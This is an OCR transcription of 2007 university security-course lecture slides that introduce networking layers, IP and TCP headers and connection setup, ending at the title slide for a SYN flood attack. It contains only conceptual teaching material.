Intro to Networking for the Insufficiently Paranoid

Mihai Christodorescu

CS 642 – Spring 2007

mihai@cs.wisc.edu

Original slides by Jonathon Giffin

Internet: Attack and Defenses


- Makes communication easier and faster
- Makes attacks easier and faster


Today's topics:

- Short introduction to networking
- Network-level attacks
- Network-level defenses

Switched Networks

- A network can be defined recursively as...
  - two or more nodes connected by a link, or
  - two or more networks connected by two or more nodes






Layering Motivation

- Use abstractions to hide complexity
- Abstraction naturally lead to layering
- Alternative abstractions at each layer

<table>
<tr><td colspan="2">Application programs</td></tr>
<tr><td>Request/reply channel</td><td>Message stream channel</td></tr>
<tr><td colspan="2">Host-to-host connectivity</td></tr>
<tr><td colspan="2">Hardware</td></tr>
</table>


7-Layer Architecture

- Early inter-networks were the result of gluing together dissimilar networks
- The International Standards Organization came up with a model for describing interconnect between networks (Open Systems Interconnect)



Physical Layer


- Raw bits over a communications link
- Examples:
  - Ethernet (Electrical and connector)
  - Wireless IEEE-802.11a/b/g/n
  - Cable Modem
  - DSL




Think of this as an Ethernet card and cable and vendor-specific APIs

Data link layer

- Frames of data from one device to another directly-attached device
- Example: Ethernet frames
- Collision detection, flow control
- Discovery of new devices




Example Ethernet address 08:00:2b:e4:b1:02



Think of this as the FRAMES from your cable modem to your PC

Network layer

- Packets delivered multiple hops
- Addressed to a globally-unique, aggregatable address
- Routed to the next hop





Typical IPv4 address: 128.105.2.10

Think of this as a packet from a web server to your computer

Transport layer

- End-to-End in-order delivery of exactly one copy of each message (TCP)
- Retransmits lost packets (TCP)
- Holds received packets until requested by the application (UDP)
- Examples: TCP, UDP






Think of this as a packet from a web server to your computer


Session layer

- Initiates and monitors whole sessions
- Translates host names to host addresses
- Allocates ports and sockets



Presentation layer


- Translates from standard network data representation to local
- Handles encryption, compression, and OS-specific transmogrifications




Application layer

- Requestor for network service

- Examples: Bittorrent, FTP, Firefox, The SIMS online, Quake, AIM, Sendmail, . . .




Typical Routed Delivery Path



IP Packet Header

- Connectionless (datagram-based)


- Best-effort delivery (unreliable service)
  - packets are lost
  - packets are delivered out of order
  - duplicate copies of a packet are delivered
  - packets can be delayed for a long time



- Datagram format


TCP Overview

- Byte-stream
  - app writes bytes
  - TCP sends *segments*
  - app reads bytes




TCP Protocol Header

- Connection oriented
- Reliable delivery
- Flow control: keep sender from overrunning receiver
- Congestion control: keep sender from overrunning network



Normal Connection Establishment




The Server sets up retransmission timers, allocates receive buffers, etc. Imagine a web server that can handle 12,000 connections. If the process fails, a timeout occurs after 120 seconds, freeing up the resources.

Note: SYN packets are very small and take up very little bandwidth.


Graphics from http://grc.com/dos/drdos.htm

State Transition Diagram



Attack #1: SYN Flood

